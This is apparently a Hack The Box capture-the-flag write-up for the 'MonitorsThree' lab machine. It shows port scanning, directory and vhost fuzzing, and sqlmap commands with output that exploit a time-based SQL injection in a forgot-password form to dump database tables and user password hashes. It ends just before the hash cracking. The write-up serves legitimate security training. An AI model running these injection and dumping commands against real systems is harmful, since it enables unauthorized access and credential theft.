MonitorsThree

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.30
Lets try pinging it

```
ping 10.10.11.30 -c 5

PING 10.10.11.30 (10.10.11.30) 56(84) bytes of data.
64 bytes from 10.10.11.30: icmp_seq=1 ttl=63 time=81.1 ms
64 bytes from 10.10.11.30: icmp_seq=2 ttl=63 time=71.9 ms
64 bytes from 10.10.11.30: icmp_seq=3 ttl=63 time=69.0 ms
64 bytes from 10.10.11.30: icmp_seq=4 ttl=63 time=85.2 ms
64 bytes from 10.10.11.30: icmp_seq=5 ttl=63 time=83.9 ms

--- 10.10.11.30 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 68.983/78.223/85.225/6.565 ms
```

Now lets do port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.30 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±2 (13.185s)
rustscan -a 10.10.11.30 --ulimit 5000

To scan or not to scan? That is the question.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.30:22
Open 10.10.11.30:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-15 17:58 IST
Initiating Ping Scan at 17:58
Scanning 10.10.11.30 [2 ports]
Completed Ping Scan at 17:58, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:58
Completed Parallel DNS resolution of 1 host. at 17:58, 6.52s elapsed
DNS resolution of 1 IPs took 6.52s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 17:58
Scanning 10.10.11.30 [2 ports]
Discovered open port 22/tcp on 10.10.11.30
Discovered open port 80/tcp on 10.10.11.30
Completed Connect Scan at 17:58, 0.18s elapsed (2 total ports)
Nmap scan report for 10.10.11.30
Host is up, received syn-ack (0.082s latency).
Scanned at 2024-11-15 17:58:49 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 22/tcp open ssh syn-ack
> 80/tcp open http syn-ack

Now lets take deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.30 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±2 (14.219s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.30 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-15 17:59 IST
Nmap scan report for 10.10.11.30
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_  256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://monitorsthree.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.17 seconds
```

> ⓘ Aggressive Scan
>
> ```
> PORT STATE SERVICE VERSION
> 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
> protocol 2.0)
> | ssh-hostkey:
> | 256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
> |_ 256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
> 80/tcp open http nginx 1.18.0 (Ubuntu)
> |_http-server-header: nginx/1.18.0 (Ubuntu)
> |_http-title: Did not follow redirect to http://monitorsthree.htb/
> Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
> ```

Now lets add monitorsthree.htb to /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

127.0.0.1       localhost       admin.sightless.htb
10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb       sunny.microblog.htb
10.10.144.3     cyprusbank.thm  www.cyprusbank.thm      admin.cyprusbank.thm
10.10.11.37     instant.htb     mywalletv1.instant.htb  swagger-ui.instant.htb
10.10.11.34     trickster.htb   shop.trickster.htb
10.10.138.115   skycouriers.thm
10.10.56.7      fortress        temple.fortress
10.10.11.30     monitorsthree.htb
```

Lets do directory fuzzing and VHOST Enumeration next

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://monitorsthree.htb -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main) (8.602s)
feroxbuster -u http://monitorsthree.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r

 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       12w      162c Auto-filtering found 404-like response and created new fil
200      GET        1l      235w    12063c http://monitorsthree.htb/images/review.svg
200      GET       19l       62w     3695c http://monitorsthree.htb/images/services/04.png
200      GET        6l       34w     2166c http://monitorsthree.htb/images/services/02.png
200      GET       11l       15w      188c http://monitorsthree.htb/css/plugins.css
200      GET       38l      117w     2813c http://monitorsthree.htb/js/plugins.js
200      GET        5l       30w     1616c http://monitorsthree.htb/images/services/01.png
200      GET       24l       99w      770c http://monitorsthree.htb/js/smoothscroll.js
200      GET       71l      130w     1872c http://monitorsthree.htb/js/custom.js
200      GET        9l       43w     3028c http://monitorsthree.htb/images/services/03.png
200      GET       96l      239w     4252c http://monitorsthree.htb/login.php
200      GET        1l      393w    15974c http://monitorsthree.htb/images/about-us.svg
200      GET      935l     1752w    15174c http://monitorsthree.htb/css/style.css
200      GET      109l      619w    13655c http://monitorsthree.htb/images/service.svg
200      GET        1l      359w    22207c http://monitorsthree.htb/images/banner.svg
200      GET        5l      369w    21003c http://monitorsthree.htb/js/popper.min.js
403      GET        7l       10w      162c http://monitorsthree.htb/admin/
200      GET      175l     1248w    89112c http://monitorsthree.htb/admin/assets/images/logo.png
200      GET        4l     1293w    86709c http://monitorsthree.htb/js/jquery-min.js
403      GET        7l       10w      162c http://monitorsthree.htb/admin/assets/images/
403      GET        7l       10w      162c http://monitorsthree.htb/css/
200      GET        7l      277w    44342c http://monitorsthree.htb/js/owl.carousel.min.js
403      GET        7l       10w      162c http://monitorsthree.htb/images/
200      GET        7l      683w    60010c http://monitorsthree.htb/js/bootstrap.min.js
200      GET       87l     1326w   157954c http://monitorsthree.htb/admin/assets/images/logo.ico
200      GET      338l      982w    13560c http://monitorsthree.htb/
403      GET        7l       10w      162c http://monitorsthree.htb/images/services/
403      GET        7l       10w      162c http://monitorsthree.htb/js/
403      GET        7l       10w      162c http://monitorsthree.htb/admin/assets/
403      GET        7l       10w      162c http://monitorsthree.htb/admin/assets/images/backgrounds/
```

Directories

200 GET 1l 235w 12063c http://monitorsthree.htb/images/review.svg
200 GET 19l 62w 3695c http://monitorsthree.htb/images/services/04.png
200 GET 6l 34w 2166c http://monitorsthree.htb/images/services/02.png
200 GET 11l 15w 188c http://monitorsthree.htb/css/plugins.css
200 GET 38l 117w 2813c http://monitorsthree.htb/js/plugins.js
200 GET 5l 30w 1616c http://monitorsthree.htb/images/services/01.png
200 GET 24l 99w 770c http://monitorsthree.htb/js/smoothscroll.js
200 GET 71l 130w 1872c http://monitorsthree.htb/js/custom.js
200 GET 9l 43w 3028c http://monitorsthree.htb/images/services/03.png

```
200 GET 96l 239w 4252c http://monitorsthree.htb/login.php
200 GET 1l 393w 15974c http://monitorsthree.htb/images/about-
us.svg
200 GET 935l 1752w 15174c http://monitorsthree.htb/css/style.css
200 GET 109l 619w 13655c
http://monitorsthree.htb/images/service.svg
200 GET 1l 359w 22207c http://monitorsthree.htb/images/banner.svg
200 GET 5l 369w 21003c http://monitorsthree.htb/js/popper.min.js
403 GET 7l 10w 162c http://monitorsthree.htb/admin/
200 GET 175l 1248w 89112c
http://monitorsthree.htb/admin/assets/images/logo.png
200 GET 4l 1293w 86709c http://monitorsthree.htb/js/jquery-min.js
403 GET 7l 10w 162c http://monitorsthree.htb/admin/assets/images/
403 GET 7l 10w 162c http://monitorsthree.htb/css/
200 GET 7l 277w 44342c
http://monitorsthree.htb/js/owl.carousel.min.js
403 GET 7l 10w 162c http://monitorsthree.htb/images/
200 GET 7l 683w 60010c
http://monitorsthree.htb/js/bootstrap.min.js
200 GET 87l 1326w 157954c
http://monitorsthree.htb/admin/assets/images/logo.ico
200 GET 338l 982w 13560c http://monitorsthree.htb/
```

Lets do VHOST enumeration as well

```
ffuf -u http://monitorsthree.htb -H 'Host: FUZZ.monitorsthree.htb' -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±4 (5.044s)
ffuf -v http://monitorsthree.htb -H 'Host: FUZZ.monitorsthree.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsthree.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.monitorsthree.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 81ms]
:: Progress: [4989/4989] :: Job [1/1] :: 1329 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Lets add cacti.monitorsthree.htb to our host or /etc/hosts as well


```
# Static table lookup for hostnames.
# See hosts(5) for details.

127.0.0.1       localhost       admin.sightless.htb
10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb       sunny.microblog.htb
10.10.144.3     cyprusbank.thm  www.cyprusbank.thm      admin.cyprusbank.thm
10.10.11.37     instant.htb     mywalletv1.instant.htb  swagger-ui.instant.htb
10.10.11.34     trickster.htb   shop.trickster.htb
10.10.138.115   skycouriers.thm
10.10.56.7      fortress        temple.fortress
10.10.11.30     monitorsthree.htb       cacti.monitorsthree.htb
~
```


Now lets see this web application now

Web Application


Default page



Found this login page here lets see this



Didnt find a vulnerability here but there is this forgot password page



So here found a SQL injection i think cuz it took a bit longer when i tested it with it

Saved a request and tested with URL as well

```
sqlmap -u 'http://monitorsthree.htb/forgot_password.php' --forms --dbs --batch --level 5 --risk 3 --threads 10
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±3 (49m 43.21s)
sqlmap -u 'http://monitorsthree.htb/forgot_password.php' --forms --dbs --batch --level 5 --risk 3 --threads 10
[20:54:48] [INFO] retrieved: mon1
[21:00:02] [ERROR] invalid character detected. retrying..
[21:00:02] [WARNING] increasing time delay to 4 seconds
torsth
[21:11:50] [ERROR] invalid character detected. retrying..
[21:11:50] [WARNING] increasing time delay to 5 seconds
r
[21:14:45] [ERROR] invalid character detected. retrying..
[21:14:45] [WARNING] increasing time delay to 6 seconds
[21:15:59] [ERROR] invalid character detected. retrying..
[21:15:59] [WARNING] increasing time delay to 7 seconds
ee_d
[21:26:29] [ERROR] invalid character detected. retrying..
[21:26:29] [WARNING] increasing time delay to 8 seconds
b
available databases [2]:
[*] information_schema
[*] monitorsthree_db

[21:28:03] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/pks/.loca

[*] ending @ 21:28:03 /2024-11-15/
```

This was very slow so got a request then ran that to get the tables

```
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree/test.sql --batch -D monitorsthree_db --tables --threads 10 --level 5 --risk 3
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±3 (1h 11m 43s)
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree/test.sql --batch -D monitorsthree_db --tables --threads 10 --level 5 --risk 3
[22:03:26] [INFO] retrieved: customers
[22:16:26] [INFO] retrieved: changelog
[22:28:26] [INFO] retrieved: tasks
[22:35:21] [INFO] retrieved: invoice_tasks
[22:54:27] [INFO] retrieved: users
Database: monitorsthree_db
[6 tables]
+---------------+
| changelog     |
| customers     |
| invoice_tasks |
| invoices      |
| tasks         |
| users         |
+---------------+

[23:01:25] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/monitorsthree.htb'

[*] ending @ 23:01:25 /2024-11-15/
```

Lets get the username and password out of users table here
Took almost 4hr but dumped it finally

```
sqlmap -u 'http://monitorsthree.htb/forgot_password.php' --forms -D monitorsthree_db -T users -C username,password --dump --batch --level 5 --risk 3 --threads 10
```


```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±3 (3h 41m 14s)
sqlmap -u 'http://monitorsthree.htb/forgot_password.php' --forms -D monitorsthree_db -T users -C
---
do you want to exploit this SQL injection? [Y/n] Y
[21:49:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[21:49:37] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database
[21:49:37] [INFO] fetching number of column(s) 'password,username' entries for table 'users' in d
multi-threading is considered unsafe in time-based data retrieval. Are you sure of your choice (b
[21:49:37] [INFO] resumed: 4
[21:49:37] [INFO] resuming partial value: 1e68b6eb8
[21:49:37] [WARNING] (case) time-based comparison requires larger statistical model, please wait.
[21:50:25] [CRITICAL] considerable lagging has been detected in connection response(s). Please us
[21:50:26] [WARNING] it is very important to not stress the network connection during usage of ti
6b45f6d92f8f292428f77ac
[22:29:39] [INFO] retrieved: janderson
[22:42:33] [INFO] retrieved: 31a181c8372e3afc59dab863430610e8
[23:28:32] [INFO] retrieved: admin
[23:35:10] [INFO] retrieved: 633b683cc128fe244b00f176c8a950f5
[00:25:36] [INFO] retrieved: dthompson
[00:41:49] [INFO] retrieved: c585d01
```

Lets crack this using crackstation

